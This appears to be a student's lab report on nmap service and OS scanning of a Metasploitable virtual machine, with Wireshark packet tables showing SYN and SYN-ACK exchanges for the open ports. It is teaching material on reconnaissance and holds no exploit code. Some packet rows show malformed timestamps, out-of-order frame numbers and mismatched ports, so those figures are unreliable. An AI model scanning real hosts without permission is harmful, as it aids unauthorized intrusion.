



IT APP. SEC. LAB FILE

To- Dr. Gopal Rawat

**Name- Dhairya Jain
Sap ID- 500105432
Batch- CSF-B1**

Aim- to find vulnerabilities using nmap

Normal nmap scan

Nmap scan

```
[root@kali] /home/dhairya]
# nmap -v 192.168.0.100 -sV -O
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-01 21:51 IST
Nmap scan report for 192.168.0.100
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
21/tcp    open  ftp        vsftpd 2.3.4
22/tcp    open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet     Linux telnetd
25/tcp    open  smtp       Postfix smtpd
53/tcp    open  domain    ISC BIND 9.4.2
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind   2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec      netkit-ssh xexecd
513/tcp   open  login     netkit-ssh rlogind
514/tcp   open  shell     Netkit rshd
1090/tcp  open  java-rmi  GNU Classpath gmrregistry
1524/tcp  open  birdshell  Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql    MySQL 5.0.51a-ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.58 seconds
```

Nmap scan and capturing packets with wireshark

We sent syn packets for 1000 port using nmap service version and os scan

For port 139,25,21,80,53,23 we got [syn,ack] that means that ports are open

No.	Time	Source	Destination	Protocol	Length Info
176	824.715817916	192.168.0.117	192.168.0.100	TCP	60 34334 → 139 [SYN] Seq=0 Win=1
177	824.716544198	192.168.0.117	192.168.0.100	TCP	60 34334 → 993 [SYN] Seq=0 Win=1
178	824.717691963	192.168.0.100	192.168.0.117	TCP	62 139 → 34334 [SYN, ACK] Seq=1 Win=1
179	824.717693669	192.168.0.117	192.168.0.100	TCP	56 34334 → 139 [RST] Seq=1 Win=1
180	824.717692475	192.168.0.100	192.168.0.117	TCP	62 993 → 34334 [RST, ACK] Seq=0 Win=1
181	824.719080086	192.168.0.117	192.168.0.100	TCP	60 34334 → 1825 [SYN] Seq=0 Win=1
182	824.719080183	192.168.0.117	192.168.0.100	TCP	60 34334 → 1825 [SYN, ACK] Seq=1 Win=1
183	824.720331709	192.168.0.100	192.168.0.117	TCP	62 1025 → 34334 [RST, ACK] Seq=0 Win=1
184	824.720331128	192.168.0.100	192.168.0.117	TCP	62 8888 → 34334 [RST, ACK] Seq=0 Win=1
185	824.721151575	192.168.0.117	192.168.0.100	TCP	60 34334 → 135 [SYN] Seq=0 Win=1
186	824.721781488	192.168.0.100	192.168.0.117	TCP	62 135 → 34334 [RST, ACK] Seq=0 Win=1
187	824.722530163	192.168.0.117	192.168.0.100	TCP	60 34334 → 995 [SYN] Seq=0 Win=1
188	824.723933937	192.168.0.100	192.168.0.117	TCP	62 995 → 34334 [RST, ACK] Seq=0 Win=1
189	824.724153738	192.168.0.117	192.168.0.100	TCP	60 34334 → 25 [SYN] Seq=0 Win=1
190	824.724760189	192.168.0.117	192.168.0.100	TCP	60 34334 → 110 [SYN] Seq=0 Win=1
191	824.725210726	192.168.0.100	192.168.0.117	TCP	62 25 → 34334 [SYN, ACK] Seq=1 Win=1
192	824.725353482	192.168.0.117	192.168.0.100	TCP	56 34334 → 25 [RST] Seq=1 Win=1
193	824.728431598	192.168.0.100	192.168.0.117	TCP	62 110 → 34334 [RST, ACK] Seq=0 Win=1
194	824.728717201	192.168.0.117	192.168.0.100	TCP	60 34334 → 199 [SYN] Seq=0 Win=1
195	824.728866651	192.168.0.117	192.168.0.100	TCP	60 34334 → 587 [SYN] Seq=0 Win=1
196	824.729779787	192.168.0.100	192.168.0.117	TCP	62 199 → 34334 [RST, ACK] Seq=0 Win=1
197	824.730695172	192.168.0.100	192.168.0.117	TCP	62 587 → 34334 [RST, ACK] Seq=0 Win=1
198	824.730986480	192.168.0.117	192.168.0.100	TCP	60 34334 → 141 [SYN] Seq=0 Win=1
199	824.731680091	192.168.0.117	192.168.0.100	TCP	60 34334 → 21 [SYN] Seq=0 Win=1
200	824.732275537	192.168.0.100	192.168.0.117	TCP	62 143 → 34334 [RST, ACK] Seq=0 Win=1
201	824.732881877	192.168.0.100	192.168.0.117	TCP	62 21 → 34334 [SYN, ACK] Seq=1 Win=1
202	824.733024554	192.168.0.117	192.168.0.100	TCP	56 34334 → 113 [SYN, ACK] Seq=1 Win=1
203	824.733204535	192.168.0.117	192.168.0.100	TCP	60 34334 → 80 [SYN] Seq=0 Win=1
204	824.733731993	192.168.0.117	192.168.0.100	TCP	60 34334 → 80 [SYN] Seq=0 Win=1
205	824.736230242	192.168.0.100	192.168.0.117	TCP	62 123 → 34334 [RST, ACK] Seq=0 Win=1
206	824.736429169	192.168.0.117	192.168.0.100	TCP	60 34334 → 8080 [SYN] Seq=0 Win=1
207	824.736962919	192.168.0.117	192.168.0.100	TCP	60 34334 → 53 [SYN] Seq=0 Win=1
208	824.737625251	192.168.0.100	192.168.0.117	TCP	62 80 → 34334 [SYN, ACK] Seq=1 Win=1
209	824.737627750	192.168.0.117	192.168.0.100	TCP	56 34334 → 80 [RST] Seq=1 Win=1
210	824.738378319	192.168.0.100	192.168.0.117	TCP	62 8088 → 34334 [RST, ACK] Seq=0 Win=1
211	824.738378688	192.168.0.100	192.168.0.117	TCP	62 53 → 34334 [SYN, ACK] Seq=1 Win=1
212	824.738443408	192.168.0.117	192.168.0.100	TCP	56 34334 → 53 [RST] Seq=1 Win=1
213	824.738723572	192.168.0.117	192.168.0.100	TCP	60 34334 → 23 [SYN] Seq=0 Win=1
214	824.739235062	192.168.0.117	192.168.0.100	TCP	60 34334 → 1723 [SYN] Seq=0 Win=1
215	824.739663497	192.168.0.100	192.168.0.117	TCP	62 23 → 34334 [SYN, ACK] Seq=1 Win=1
216	824.739704766	192.168.0.117	192.168.0.100	TCP	56 34334 → 23 [RST] Seq=1 Win=1

For port 22,111,445,5900,3306

No.	Time	Source	Destination	Protocol	Length	Info
217	824.739925388	192.168.0.117	192.168.0.100	TCP	60	34334 → 22 [SYN] Seq=0 Win
218	824.740386089	192.168.0.100	192.168.0.117	TCP	62	1723 → 34334 [RST, ACK] Seq=1 W
219	824.740533541	192.168.0.117	192.168.0.100	TCP	60	34334 → 256 [SYN] Seq=0 Win
220	824.741166108	192.168.0.117	192.168.0.100	TCP	60	34334 → 3389 [SYN] Seq=0 Win
221	824.741777165	192.168.0.117	192.168.0.100	TCP	60	34334 → 554 [SYN] Seq=0 Win
222	824.742358062	192.168.0.100	192.168.0.117	TCP	62	22 → 34334 [SYN, ACK] Seq=1 W
223	824.742435818	192.168.0.117	192.168.0.100	TCP	56	34334 → 22 [RST] Seq=1 W
224	824.7424358462	192.168.0.100	192.168.0.117	TCP	62	256 → 34334 [RST, ACK] Seq=1 W
225	824.742358533	192.168.0.100	192.168.0.117	TCP	62	3389 → 34334 [RST, ACK] Seq=1 W
226	824.742859068	192.168.0.117	192.168.0.100	TCP	60	34334 → 111 [SYN] Seq=0 Win
227	824.743382445	192.168.0.100	192.168.0.117	TCP	62	554 → 34334 [RST, ACK] Seq=1 W
228	824.7440944352	192.168.0.100	192.168.0.117	TCP	62	111 → 34334 [SYN, ACK] Seq=1 W
229	824.744111796	192.168.0.117	192.168.0.100	TCP	56	34334 → 111 [RST] Seq=1 W
230	824.744397697	192.168.0.117	192.168.0.100	TCP	60	34334 → 445 [SYN] Seq=0 Win
231	824.745005880	192.168.0.117	192.168.0.100	TCP	60	34334 → 1720 [SYN] Seq=0 Win
232	824.745506316	192.168.0.100	192.168.0.117	TCP	62	445 → 34334 [SYN, ACK] Seq=1 W
233	824.745537059	192.168.0.117	192.168.0.100	TCP	56	34334 → 445 [RST] Seq=1 W
234	824.745808310	192.168.0.117	192.168.0.100	TCP	60	34334 → 5994 [SYN] Seq=0 Win
235	824.746311850	192.168.0.100	192.168.0.117	TCP	62	1720 → 34334 [RST, ACK] Seq=1 W
236	824.746626491	192.168.0.117	192.168.0.100	TCP	60	34334 → 443 [SYN] Seq=0 Win
237	824.747277913	192.168.0.100	192.168.0.117	TCP	62	5900 → 34334 [SYN, ACK] Seq=1 W
238	824.747358493	192.168.0.117	192.168.0.100	TCP	56	34334 → 5900 [RST] Seq=1 W
239	824.747603249	192.168.0.117	192.168.0.100	TCP	60	34334 → 3306 [SYN] Seq=0 Win
240	824.748077890	192.168.0.100	192.168.0.117	TCP	62	443 → 34334 [RST, ACK] Seq=1 W
241	824.748709956	192.168.0.100	192.168.0.117	TCP	62	3306 → 34334 [SYN, ACK] Seq=1 W
242	824.748763189	192.168.0.117	192.168.0.100	TCP	56	34334 → 3301 [RST] Seq=1 W
243	824.748986134	192.168.0.117	192.168.0.100	TCP	60	34334 → 1032 [SYN] Seq=0 Win
244	824.749468625	192.168.0.117	192.168.0.100	TCP	60	34334 → 31337 [SYN] Seq=0 Win
245	824.749972766	192.168.0.100	192.168.0.117	TCP	62	1032 → 34334 [RST, ACK] Seq=1 W
246	824.749973076	192.168.0.100	192.168.0.117	TCP	62	31337 → 34334 [RST, ACK] Seq=1 W
247	824.756288387	192.168.0.117	192.168.0.100	TCP	60	34334 → 7106 [SYN] Seq=0 Win
248	824.756791237	192.168.0.117	192.168.0.100	TCP	60	34334 → 52673 [SYN] Seq=0 Win
249	824.751359255	192.168.0.117	192.168.0.100	TCP	60	34334 → 49152 [SYN] Seq=0 Win
250	824.752075117	192.168.0.100	192.168.0.117	TCP	62	7106 → 34334 [RST, ACK] Seq=1 W
251	824.752075598	192.168.0.100	192.168.0.117	TCP	62	52673 → 34334 [RST, ACK] Seq=1 W
252	824.752075668	192.168.0.100	192.168.0.117	TCP	62	49152 → 34334 [RST, ACK] Seq=1 W
253	824.752361119	192.168.0.117	192.168.0.100	TCP	60	34334 → 3011 [SYN] Seq=0 Win
254	824.752980077	192.168.0.117	192.168.0.100	TCP	60	34334 → 1069 [SYN] Seq=0 Win
255	824.753463580	192.168.0.100	192.168.0.117	TCP	62	3011 → 34334 [RST, ACK] Seq=1 W
256	824.753723045	192.168.0.117	192.168.0.100	TCP	60	34334 → 14238 [SYN] Seq=0 Win
257	824.754205136	192.168.0.100	192.168.0.117	TCP	62	1009 → 34334 [RST, ACK] Seq=1 W

Frame 217: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface any, id 0
 Linux cooked capture v1
 wireshark_anyOTUA2.pcapng

Packets: 2892 · Displayed: 2892 (100.0%) · Profile: Default

For port 6667

No.	Time	Source	Destination	Protocol	Length	Info
646	824.914971960	192.168.0.117	192.168.0.100	TCP	60	34334 → 6667 [SYN] Seq=0 Win
647	824.915459368	192.168.0.117	192.168.0.100	TCP	60	34334 → 27355 [SYN] Seq=0 Win
648	824.915910116	192.168.0.100	192.168.0.117	TCP	62	6667 → 34334 [SYN, ACK] Seq=1 Win

For port 5432

No.	Time	Source	Destination	Protocol	Length	Info
700	824.939517743	192.168.0.117	192.168.0.100	TCP	60	34334 → 30951 [SYN] Seq=0 Win
701	824.939626032	192.168.0.117	192.168.0.100	TCP	60	34334 → 5432 [SYN] Seq=0 Win
702	824.939729804	192.168.0.117	192.168.0.100	TCP	60	34334 → 1417 [SYN] Seq=0 Win
703	824.939785321	192.168.0.100	192.168.0.117	TCP	62	3404 → 34334 [RST, ACK] Seq=1 Win
704	824.939785711	192.168.0.100	192.168.0.117	TCP	62	1700 → 34334 [RST, ACK] Seq=1 Win
705	824.939835310	192.168.0.117	192.168.0.100	TCP	60	34334 → 3266 [SYN] Seq=0 Win
706	824.940017628	192.168.0.117	192.168.0.100	TCP	60	34334 → 10566 [SYN] Seq=0 Win
707	824.940127159	192.168.0.117	192.168.0.100	TCP	60	34334 → 9666 [SYN] Seq=0 Win
708	824.940256719	192.168.0.117	192.168.0.100	TCP	60	34334 → 10629 [SYN] Seq=0 Win
709	824.940351677	192.168.0.117	192.168.0.100	TCP	60	34334 → 1030 [SYN] Seq=0 Win
710	824.940436102	192.168.0.100	192.168.0.117	TCP	62	57294 → 34334 [RST, ACK] Seq=1 Win
711	824.940436603	192.168.0.100	192.168.0.117	TCP	62	2500 → 34334 [RST, ACK] Seq=1 Win
712	824.940436653	192.168.0.100	192.168.0.117	TCP	62	15003 → 34334 [RST, ACK] Seq=1 Win
713	824.940450112	192.168.0.117	192.168.0.100	TCP	60	34334 → 1322 [SYN] Seq=0 Win
714	824.940649234	192.168.0.117	192.168.0.100	TCP	60	34334 → 222 [SYN] Seq=0 Win
715	824.941009687	192.168.0.100	192.168.0.117	TCP	62	5001 → 34334 [RST, ACK] Seq=1 Win
716	824.941869496	192.168.0.100	192.168.0.117	TCP	62	4903 → 34334 [RST, ACK] Seq=1 Win
717	824.941869907	192.168.0.100	192.168.0.117	TCP	62	9968 → 34334 [RST, ACK] Seq=1 Win
718	824.941870077	192.168.0.100	192.168.0.117	TCP	62	2013 → 34334 [RST, ACK] Seq=1 Win
719	824.941870137	192.168.0.100	192.168.0.117	TCP	62	30951 → 34334 [RST, ACK] Seq=1 Win
720	824.942643377	192.168.0.100	192.168.0.117	TCP	62	5432 → 34334 [SYN, ACK] Seq=1 Win
721	824.942753007	192.168.0.117	192.168.0.100	TCP	56	34334 → 5432 [RST] Seq=1 Win

For port 8180

739 824. 944923431	192.168.0.117	192.168.0.100	TCP	60 34334 - 49156 [SYN] Seq=0 W
740 824. 945055271	192.168.0.117	192.168.0.100	TCP	60 34334 - 8180 [SYN] Seq=0 W
741 824. 945176538	192.168.0.117	192.168.0.100	TCP	60 34334 - 19842 [SYN] Seq=0 W
742 824. 945297353	192.168.0.117	192.168.0.100	TCP	60 34334 - 1187 [SYN] Seq=0 W
743 824. 945410849	192.168.0.100	192.168.0.117	TCP	62 1119 - 34334 [RST, ACK] Seq=0 W
744 824. 945411229	192.168.0.100	192.168.0.117	TCP	62 33 - 34334 [RST, ACK] Seq=0 W
745 824. 945418740	192.168.0.117	192.168.0.100	TCP	60 34334 - 6788 [SYN] Seq=0 W
746 824. 945560314	192.168.0.117	192.168.0.100	TCP	60 34334 - 2366 [SYN] Seq=0 W
747 824. 945677254	192.168.0.117	192.168.0.100	TCP	60 34334 - 1026 [SYN] Seq=0 W
748 824. 945784151	192.168.0.117	192.168.0.100	TCP	60 34334 - 1043 [SYN] Seq=0 W
749 824. 945998794	192.168.0.117	192.168.0.100	TCP	60 34334 - 70 [SYN] Seq=0 W
750 824. 946163147	192.168.0.117	192.168.0.100	TCP	60 34334 - 2393 [SYN] Seq=0 W
751 824. 946165874	192.168.0.100	192.168.0.117	TCP	62 760 - 34334 [RST, ACK] Seq=0 W
752 824. 946166254	192.168.0.100	192.168.0.117	TCP	62 10001 - 34334 [RST, ACK] Seq=0 W
753 824. 946166314	192.168.0.100	192.168.0.117	TCP	62 8645 - 34334 [RST, ACK] Seq=0 W
754 824. 946166384	192.168.0.100	192.168.0.117	TCP	62 3300 - 34334 [RST, ACK] Seq=0 W
755 824. 946293519	192.168.0.117	192.168.0.100	TCP	60 34334 - 7937 [SYN] Seq=0 W
756 824. 946414774	192.168.0.117	192.168.0.100	TCP	60 34334 - 9878 [SYN] Seq=0 W
757 824. 946515622	192.168.0.117	192.168.0.100	TCP	60 34334 - 1066 [SYN] Seq=0 W
758 824. 946607539	192.168.0.117	192.168.0.100	TCP	60 34334 - 85 [SYN] Seq=0 W
759 824. 946783450	192.168.0.117	192.168.0.100	TCP	60 34334 - 5222 [SYN] Seq=0 W
760 824. 946883946	192.168.0.117	192.168.0.100	TCP	60 34334 - 1494 [SYN] Seq=0 W
761 824. 946854577	192.168.0.100	192.168.0.117	TCP	62 9593 - 34334 [RST, ACK] Seq=0 W
762 824. 946855007	192.168.0.100	192.168.0.117	TCP	62 2968 - 34334 [RST, ACK] Seq=0 W
763 824. 946855078	192.168.0.100	192.168.0.117	TCP	62 1271 - 34334 [RST, ACK] Seq=0 W
764 824. 946913409	192.168.0.117	192.168.0.100	TCP	60 34334 - 6004 [SYN] Seq=0 W
765 824. 947025021	192.168.0.117	192.168.0.100	TCP	60 34334 - 1100 [SYN] Seq=0 W
766 824. 947125228	192.168.0.117	192.168.0.100	TCP	60 34334 - 601 [SYN] Seq=0 W
767 824. 947229931	192.168.0.117	192.168.0.100	TCP	60 34334 - 3221 [SYN] Seq=0 W
768 824. 947328697	192.168.0.117	192.168.0.100	TCP	60 34334 - 22939 [SYN] Seq=0 W
769 824. 947412491	192.168.0.100	192.168.0.117	TCP	62 49156 - 34334 [RST, ACK] Seq=0 W
770 824. 947412792	192.168.0.100	192.168.0.117	TCP	62 8180 - 34334 [SYN, ACK] Seq=0 W
771 824. 947412842	192.168.0.100	192.168.0.117	TCP	62 19842 - 34334 [RST, ACK] Seq=0 W

For port 512

892 824. 9599550323	192.168.0.100	192.168.0.117	TCP	62 2401 - 34334 [RST, ACK] Seq=0 W
843 824. 959975347	192.168.0.117	192.168.0.100	TCP	60 34334 - 8443 [SYN] Seq=0 W
844 824. 960262095	192.168.0.117	192.168.0.100	TCP	60 34334 - 512 [SYN] Seq=0 W
845 824. 960389415	192.168.0.117	192.168.0.100	TCP	60 34334 - 20031 [SYN] Seq=0 W
846 824. 960470854	192.168.0.100	192.168.0.117	TCP	62 36060 - 34334 [RST, ACK] Seq=0 W
847 824. 960478434	192.168.0.100	192.168.0.117	TCP	62 5811 - 34334 [RST, ACK] Seq=0 W
848 824. 960478494	192.168.0.100	192.168.0.117	TCP	62 5915 - 34334 [RST, ACK] Seq=0 W
849 824. 960503271	192.168.0.117	192.168.0.100	TCP	60 34334 - 593 [SYN] Seq=0 W
850 824. 960631266	192.168.0.117	192.168.0.100	TCP	60 34334 - 7625 [SYN] Seq=0 W
851 824. 960770417	192.168.0.117	192.168.0.100	TCP	60 34334 - 2041 [SYN] Seq=0 W
852 824. 9609090633	192.168.0.117	192.168.0.100	TCP	60 34334 - 50002 [SYN] Seq=0 W
853 824. 961050160	192.168.0.117	192.168.0.100	TCP	60 34334 - 9101 [SYN] Seq=0 W
854 824. 961150978	192.168.0.117	192.168.0.100	TCP	60 34334 - 259 [SYN] Seq=0 W
855 824. 961247461	192.168.0.117	192.168.0.100	TCP	60 34334 - 2048 [SYN] Seq=0 W
856 824. 961372882	192.168.0.117	192.168.0.100	TCP	60 34334 - 15002 [SYN] Seq=0 W
857 824. 961444368	192.168.0.100	192.168.0.117	TCP	62 57797 - 34334 [RST, ACK] Seq=0 W
858 824. 961487199	192.168.0.117	192.168.0.100	TCP	60 34334 - 3333 [SYN] Seq=0 W
859 824. 961604029	192.168.0.117	192.168.0.100	TCP	60 34334 - 6547 [SYN] Seq=0 W
860 824. 961719238	192.168.0.117	192.168.0.100	TCP	60 34334 - 17988 [SYN] Seq=0 W
861 824. 961836918	192.168.0.117	192.168.0.100	TCP	60 34334 - 1110 [SYN] Seq=0 W
862 824. 961965651	192.168.0.100	192.168.0.117	TCP	62 16617 - 34334 [RST, ACK] Seq=0 W
863 824. 961965402	192.168.0.100	192.168.0.117	TCP	62 1688 - 34334 [RST, ACK] Seq=0 W
864 824. 961965472	192.168.0.100	192.168.0.117	TCP	62 3096 - 34334 [RST, ACK] Seq=0 W
865 824. 961965532	192.168.0.100	192.168.0.117	TCP	62 6580 - 34334 [RST, ACK] Seq=0 W
866 824. 961953608	192.168.0.117	192.168.0.100	TCP	60 34334 - 5051 [SYN] Seq=0 W
867 824. 962072712	192.168.0.117	192.168.0.100	TCP	60 34334 - 4848 [SYN] Seq=0 W
868 824. 962198404	192.168.0.117	192.168.0.100	TCP	60 34334 - 1050 [SYN] Seq=0 W
869 824. 962323925	192.168.0.117	192.168.0.100	TCP	60 34334 - 49175 [SYN] Seq=0 W
870 824. 962440565	192.168.0.117	192.168.0.100	TCP	60 34334 - 8402 [SYN] Seq=0 W
871 824. 962547329	192.168.0.100	192.168.0.117	TCP	62 8443 - 34334 [RST, ACK] Seq=0 W
872 824. 962547630	192.168.0.100	192.168.0.117	TCP	62 512 - 34334 [SYN, ACK] Seq=0 W

* Frame 864: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface any, id 0

For port 513

1150 824. 995248066	192.168.0.117	192.168.0.100	TCP	60 34334 - 1151 [SYN] Seq=0 W
1151 824. 995366007	192.168.0.117	192.168.0.100	TCP	60 34334 - 513 [SYN] Seq=0 W
1152 824. 995514750	192.168.0.117	192.168.0.100	TCP	60 34334 - 2003 [SYN] Seq=0 W
1153 824. 995670734	192.168.0.100	192.168.0.117	TCP	62 3699 - 34334 [RST, ACK] Seq=0 W
1154 824. 995655163	192.168.0.117	192.168.0.100	TCP	60 34334 - 901 [SYN] Seq=0 W
1155 824. 995671255	192.168.0.100	192.168.0.117	TCP	62 306 - 34334 [RST, ACK] Seq=0 W
1156 824. 995671314	192.168.0.100	192.168.0.117	TCP	62 3814 - 34334 [RST, ACK] Seq=0 W
1157 824. 995809184	192.168.0.117	192.168.0.100	TCP	60 34334 - 4129 [SYN] Seq=0 W
1158 824. 995963565	192.168.0.117	192.168.0.100	TCP	60 34334 - 1443 [SYN] Seq=0 W
1159 824. 996108394	192.168.0.117	192.168.0.100	TCP	60 34334 - 5030 [SYN] Seq=0 W
1160 824. 996299575	192.168.0.117	192.168.0.100	TCP	60 34334 - 5000 [SYN] Seq=0 W
1161 824. 996413632	192.168.0.117	192.168.0.100	TCP	60 34334 - 1352 [SYN] Seq=0 W
1162 824. 996491298	192.168.0.100	192.168.0.117	TCP	62 6346 - 34334 [RST, ACK] Seq=0 W
1163 824. 996491659	192.168.0.100	192.168.0.117	TCP	62 3689 - 34334 [RST, ACK] Seq=0 W
1164 824. 996491789	192.168.0.100	192.168.0.117	TCP	62 9207 - 34334 [RST, ACK] Seq=0 W
1165 824. 996491750	192.168.0.100	192.168.0.117	TCP	62 5162 - 34334 [RST, ACK] Seq=0 W
1166 824. 996509042	192.168.0.117	192.168.0.100	TCP	60 34334 - 9943 [SYN] Seq=0 W
1167 824. 996743541	192.168.0.117	192.168.0.100	TCP	60 34334 - 63331 [SYN] Seq=0 W
1168 824. 996848406	192.168.0.117	192.168.0.100	TCP	60 34334 - 5056 [SYN] Seq=0 W
1169 824. 996948154	192.168.0.117	192.168.0.100	TCP	60 34334 - 83 [SYN] Seq=0 W
1170 824. 997048672	192.168.0.117	192.168.0.100	TCP	60 34334 - 1053 [SYN] Seq=0 W
1171 824. 997118529	192.168.0.100	192.168.0.117	TCP	62 1056 - 34334 [RST, ACK] Seq=0 W
1172 824. 997118881	192.168.0.100	192.168.0.117	TCP	62 407 - 34334 [RST, ACK] Seq=0 W
1173 824. 997118938	192.168.0.100	192.168.0.117	TCP	62 5357 - 34334 [RST, ACK] Seq=0 W
1174 824. 997118988	192.168.0.100	192.168.0.117	TCP	62 1151 - 34334 [RST, ACK] Seq=0 W
1175 824. 997150191	192.168.0.117	192.168.0.100	TCP	60 34334 - 543 [SYN] Seq=0 W
1176 824. 997290923	192.168.0.117	192.168.0.100	TCP	60 34334 - 9876 [SYN] Seq=0 W
1177 824. 998724648	192.168.0.100	192.168.0.117	TCP	62 513 - 34334 [SYN, ACK] Seq=0 W

For port 1524

Number	825.031726399	192.168.0.117	192.168.0.100	TCP	60 34334 → 4242 [SYN] Seq=0 W
	825.031834878	192.168.0.117	192.168.0.100	TCP	60 34334 → 1524 [SYN] Seq=0 W
1471	825.031928416	192.168.0.117	192.168.0.100	TCP	60 34334 → 1334 [SYN] Seq=0 W
1513	825.038290073	192.168.0.100	192.168.0.117	TCP	62 4242 → 34334 [RST, ACK] Se
1514	825.038290643	192.168.0.100	192.168.0.117	TCP	62 1524 → 34334 [SYN, ACK] Se
1515	825.038412370	192.168.0.117	192.168.0.100	TCP	56 34334 → 1524 [RST] Seq=1 W

For port 2049

1701	825.060437591	192.168.0.117	192.168.0.100	TCP	60 34334 → 10002 [SYN] Seq=0
1702	825.060535915	192.168.0.117	192.168.0.100	TCP	60 34334 → 2049 [SYN] Seq=0 W
1720	825.060535911	192.168.0.100	192.168.0.117	TCP	62 10002 → 34334 [RST, ACK] Se
1730	825.064511671	192.168.0.100	192.168.0.117	TCP	62 2049 → 34334 [SYN, ACK] Se
1731	825.064622524	192.168.0.117	192.168.0.100	TCP	56 34334 → 2049 [RST] Seq=1 W

For port 6000

1937	825.091548167	192.168.0.117	192.168.0.100	TCP	60 34334 → 6000 [SYN] Seq=0 W
1938	825.091987789	192.168.0.100	192.168.0.117	TCP	62 8009 → 34334 [SYN, ACK] Se
1939	825.092012223	192.168.0.117	192.168.0.100	TCP	56 34334 → 8009 [RST] Seq=1 W
1940	825.091988200	192.168.0.100	192.168.0.117	TCP	62 5959 → 34334 [RST, ACK] Se
1941	825.092245152	192.168.0.117	192.168.0.100	TCP	60 34334 → 15004 [SYN] Seq=0
1942	825.092731107	192.168.0.117	192.168.0.100	TCP	60 34334 → 7627 [SYN] Seq=0 W
1943	825.093220648	192.168.0.100	192.168.0.117	TCP	62 6000 → 34334 [SYN, ACK] Se
1944	825.093250750	192.168.0.117	192.168.0.100	TCP	56 34334 → 6000 [RST] Seq=1 W
1945	825.093231060	192.168.0.100	192.168.0.117	TCP	62 15004 → 34334 [RST, ACK] Se

For port 2121,1099

2079	825.150063809	192.168.0.117	192.168.0.100	TCP	60 34334 → 2121 [SYN] Seq=0 W
2080	825.150839281	192.168.0.117	192.168.0.100	TCP	60 34334 → 2196 [SYN] Seq=0 W
2081	825.151673702	192.168.0.100	192.168.0.117	TCP	62 2121 → 34334 [SYN, ACK] Se
2082	825.151715049	192.168.0.117	192.168.0.100	TCP	56 34334 → 2121 [RST] Seq=1 W
2083	825.151674333	192.168.0.100	192.168.0.117	TCP	62 2196 → 34334 [RST, ACK] Se
2084	825.152001072	192.168.0.117	192.168.0.100	TCP	60 34334 → 55056 [SYN] Seq=0
2085	825.153360714	192.168.0.100	192.168.0.117	TCP	62 55056 → 34334 [RST, ACK] S
2086	825.153575218	192.168.0.117	192.168.0.100	TCP	60 34334 → 1035 [SYN] Seq=0 W
2087	825.154144738	192.168.0.117	192.168.0.100	TCP	60 34334 → 444 [SYN] Seq=0 Wi
2088	825.155220603	192.168.0.100	192.168.0.117	TCP	62 1035 → 34334 [RST, ACK] Se
2089	825.155221073	192.168.0.100	192.168.0.117	TCP	62 444 → 34334 [RST, ACK] Seq
2090	825.156049428	192.168.0.117	192.168.0.100	TCP	60 34334 → 1147 [SYN] Seq=0 W
2091	825.156659624	192.168.0.117	192.168.0.100	TCP	60 34334 → 1099 [SYN] Seq=0 W
2092	825.157140172	192.168.0.100	192.168.0.117	TCP	62 1147 → 34334 [RST, ACK] Se
2093	825.157677889	192.168.0.100	192.168.0.117	TCP	62 1099 → 34334 [SYN, ACK] Se
2094	825.157704666	192.168.0.117	192.168.0.100	TCP	56 34334 → 1099 [RST] Seq=1 W
2095	825.157068577	192.168.0.117	192.168.0.100	TCP	60 34334 → 9649 [SYN] Seq=0 W

[Syn] [syn,ack] [ack] used for detecting service versions , three way handshake method

2199	825.492984111	192.168.0.117	192.168.0.100	TCP	78 58999 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729347985 Tscr=0 WS=128
2200	825.493086826	192.168.0.117	192.168.0.100	TCP	78 59000 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729347985 Tscr=0 WS=128
2202	825.404519103	192.168.0.117	192.168.0.100	TCP	68 58998 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 MSS=1460 SACK_PERM Tsvl=3729347985 Tscr=309044
2203	825.40922376	192.168.0.117	192.168.0.100	TCP	78 39322 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3729347985 Tscr=0 WS=128
2204	825.406538671	192.168.0.100	192.168.0.117	TCP	78 62 42440 → 24 [SYN, ACK] Seq=0 Ack=1 Win=64256 Len=0 MSS=1460 SACK_PERM Tsvl=380644 Tscr=3729347984 WS=128
2205	825.406587607	192.168.0.117	192.168.0.100	TCP	68 42444 → 24 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729347987 Tscr=309044
2206	825.406782937	192.168.0.117	192.168.0.100	TCP	78 62 42444 → 24 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729347987 Tscr=309044
2207	825.40751519	192.168.0.117	192.168.0.100	TCP	78 63 39322 → 23 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729347987 Tscr=309044
2208	825.407082937	192.168.0.117	192.168.0.100	TCP	78 63 39322 → 23 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3729347987 Tscr=0 WS=128
